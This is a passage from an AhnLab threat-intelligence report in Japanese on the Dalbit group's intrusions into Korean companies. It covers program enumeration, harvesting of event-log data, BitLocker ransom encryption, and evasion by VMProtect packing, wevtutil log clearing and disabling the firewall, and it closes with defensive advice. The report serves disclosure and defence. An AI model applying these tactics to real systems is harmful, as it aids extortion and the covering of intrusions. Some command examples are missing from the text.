Python 3.10.8 Tcl/Tk Support (64-bit)                                   3.10.8150.0
Python 3.10.8 Core Interpreter (64-bit)                                 3.10.8150.0
Python 3.10.8 Utility Scripts (64-bit)                                  3.10.8150.0
Python 3.10.8 pip Bootstrap (64-bit)                                    3.10.8150.0
Python 3.10.8 Test Suite (64-bit)                                       3.10.8150.0
Python 3.10.8 Development Libraries (64-bit)                            3.10.8150.0
Microsoft DCF MUI (Korean) 2016                                         16.0.4266.1001
Microsoft Office Professional Plus 2016                                 16.0.4266.1001
Microsoft OneNote MUI (Korean) 2016                                     16.0.4266.1001
Microsoft Office 32-bit Components 2016                                 16.0.4266.1001
Microsoft Office Shared 32-bit MUI (Korean) 2016                        16.0.4266.1001
```

[図11] インストールされたプログラムのリスト、コマンドの例(WMIC)

また、イベントログのうち、特定イベントの ID を発生したドメインアカウント情報について収集していた。生成されたファイルは c:¥temp¥EvtLogon.dat に存在する。


Event ID	意味
4624	ログイン成功
4768	ケルベロス認証リクエスト
4776	NTLM 認証の試み

[表6] 攻撃者が使用したイベント ID の意味

3.7 ファイルの暗号化

この内容は過去ASEC ブログ「韓国国内の企業をターゲットにした FRP(Fast Reverse Proxy)を使用する攻撃グループ」を通して詳細に紹介している。攻撃者は Windows ユーティリティである BitLocker を通して特定のドライブを暗号化し、金銭を要求していた。現在はさらに被害企業が確認されている。

以下は攻撃者が使用するランサムノートである。攻撃者は startmail.com、onionmail.com のような匿名のメールサービスを利用していた。



[図12] 以前のブログで紹介したランサムノート

ランサムノートのダウンロードと推定できるコマンドは以下の通りである。

3.8 回避方式

1) VMPROTECT PACKING

攻撃者はバイナリのアップロード後、検知が行われる際に VMProtect でパックされ、検知の回避を試みていた。

2) WEVTUTIL を利用した WINDOWS イベントログの削除

3) ファイアウォール OFF

4. 結論

Dalbit ハッキンググループは、韓国国内企業の脆弱なサーバーを対象に攻撃を試みており、これは中小企業だけでなく、一部の大企業でもログが確認されている。特に被害を受けた企業のうち30%が、韓国国内の特定グループウェア製品を使用していることが確認された。

また、このグループは侵入初期に使用した Web シェルと最終段階のランサムウェアまで、誰もが簡単に手に入れることのできるツールを使用しており、このうち、中国コミュニティーで手に入れたと推定できるプロキシツールや中国語で説明されたツール、そしてこの記事では取り上げなかった中国語のツールも存在する。したがって攻撃者は、中国語で紹介されたツールを主に使用しているものと見られ、中国と一部関連があるものと推定できる。

サーバー管理者は感染の疑いがある場合、この記事で紹介した攻撃者の主なダウンロードパス、およびアカウント名(「main」)、そして IOC などを確認しなければならず、もし疑われるような状況が確認できた場合、AhnLab に情報を提供して二次被害を防がなければならない。また、管理者はサーバー構成環境が脆弱な場合、最新バージョンをパッチして従来の脆弱性を事前に防ぎ、外部に公開されたサーバーのうち、管理できていないサーバーがある場合は点検しなければならない。

http://jp.ahnlab.com/site/main.do
http://global.ahnlab.com/site/main.do
http://www.ahnlab.com/kr/site/main.do

アンラボとは

株式会社アンラボは、業界をリードする情報セキュリティソリューションの開発会社です。
1995年から弊社では情報セキュリティ分野におけるイノベーターとして最先端技術と高品質のサービスをご提供できるように努力を傾けてまいりました。今後もお客様のビジネス継続性をお守りし、安心できるIT環境づくりに貢献しながらセキュリティ業界の先駆者になれるよう邁進してまいります。
アンラボはデスクトップおよびサーバー、携帯電話、オンライントランザクション、ネットワークアプライアンスなど多岐にわたる総合セキュリティ製品のラインナップを揃えております。どの製品も世界トップクラスのセキュリティレベルを誇り、グローバル向けコンサルタントサービスを含む包括的なセキュリティサービスをお届け致します。

AhnLab

〒108-0014 東京都港区芝4丁目13- 2 田町フロントビル3階 | TEL: 03-6453-8315（代）